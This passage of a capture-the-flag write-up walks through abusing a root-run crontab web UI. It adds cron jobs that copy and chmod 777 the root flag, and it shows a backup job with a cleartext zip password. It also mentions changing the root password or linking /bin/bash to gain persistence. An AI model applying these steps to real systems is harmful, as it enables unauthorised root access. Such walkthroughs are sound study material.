The website greets us with a login page that we can just use the password we found, and username as root. We find this website to be some kind of chrontab UI, since this is running as root we have code execution as root.



#	Name	Job	Time	Last Modified	
2.	Cleanup	/root/scripts/cleanup.sh	* * * * *	2 months ago	
3.	Grafana backup	/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz	@daily	3 months ago	
1.	ueJglocFy3RyJfCj	cp /root/root.txt /home/enzo/	* * * * *	a few seconds ago	

The first thing I did was copy the root flag over to enzo's home folder. This ended up working but the permissions were root only.



#	Name	Job	Time	Last Modified
1.	xwUYp8BXmatcK9md	chmod 777 /home/enzo/root.txt	* * * * *	a few seconds ago

The next thing I did was change the permission level to everyone can access, this allowed me to cat the root flag. Looking back if this was a real pentest, it would be better to either change the root password or make a link to /bin/bash.